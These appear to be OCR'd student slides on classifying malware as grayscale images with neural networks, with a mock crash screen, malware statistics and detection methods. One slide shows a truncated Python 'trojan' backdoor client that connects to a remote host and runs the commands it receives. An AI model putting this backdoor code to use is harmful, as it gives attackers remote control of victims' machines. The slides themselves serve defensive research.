


Error
Error
Error
Error
Error
Error
Error
Error
Error
Error
Error
Error
Error
Error
Critical error
OK
Error
Critical err
OK


Error
Critical error
OK
OK


ERROR
OK
Error
OK
Critical error
OK
Critical err
OK

A problem has been detected and Windows has been shut down to prevent damage to your computer.

PROCESS_INITIALIZATION_FAILED

If this is the first time you've seen this Stop error screen, restart your computer, If this screen appaears again, follow these steps:

Check to make sure any new hardware or software is properly installed. If this is a new installation, ask your hardware or software manufacturer for any Windows updates you might need.

If problems continue, disable or remove any newly installed harware or software. Disable BIOS memory options such as caching or shadowing. If you need to use Safe Mode to remove or disable components, restart your computer, press F8 to select Advanced Startup Options, and then select Safe Mode.

Technical information:

*** STOP: 0x00000060 (0xF2N094C2,0x00000001,0x4FQ1CCC7,0x0000000)

*** 4FQ.sys - Address FWTV1999 base at 4S4M5000, Datestamp 4d5dd88c

Beginning dump of physical memory
Physical memory dump complete
Contact your system administrator or technical support for further assistance.

malware

/măl’wâr’/

noun software that is specifically designed to **disrupt**, **damage**, or **gain unauthorized access** to computer systems or data.

malware insight

Classifying Malware Images using Convolutional Neural Networks

LT5 Jason Catacutan - Osh San Juan - Kyle Uy - Enzo de la Paz


1.16 billion

malwares as of 2024

50 million

new malwares in 2024

*If **malware** was a country in 2021...*




3rd

largest economy

6.6 trillion USD

10.5 trillion USD

projected growth in 2025



Common Malware Detection

Signature based detection
Identifies malware based on known patterns.

Static File Analysis
Examining a file's code, **without running it** to determine whether a file is malicious.

Dynamic Analysis
Executes suspected malicious code in a safe environment.

Why go beyond detection?


Malware Image Conversion

```
def trojan():
    HOST = '192.168.1.140'
    PORT = 1234
    ADDR = (HOST, PORT)
    client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    client.connect(ADDR)
    cmd_mode = False
    while True:
        server_command = client.recv(1024).decode('utf-8')
        if server_command == 'cmdon':
            cmd_mode = True
            client.send('Terminal mode activated!'.encode('utf-8'))
            continue
        if server_command == 'cmdoff':
            cmd_mode = False
        if cmd_mode:
            os.popen(server_command)
        else:
            pass
        client.send(f'{server_command} was executed successfully!'.enc
```

code

binary

8-bit vector



grayscale image

Based on the study of L. Nataraj, et al.
“Malware Images: Visualization and Automatic Classification”

Problem

How might we be able to improve malware image classification to further mitigate breaches and damages?

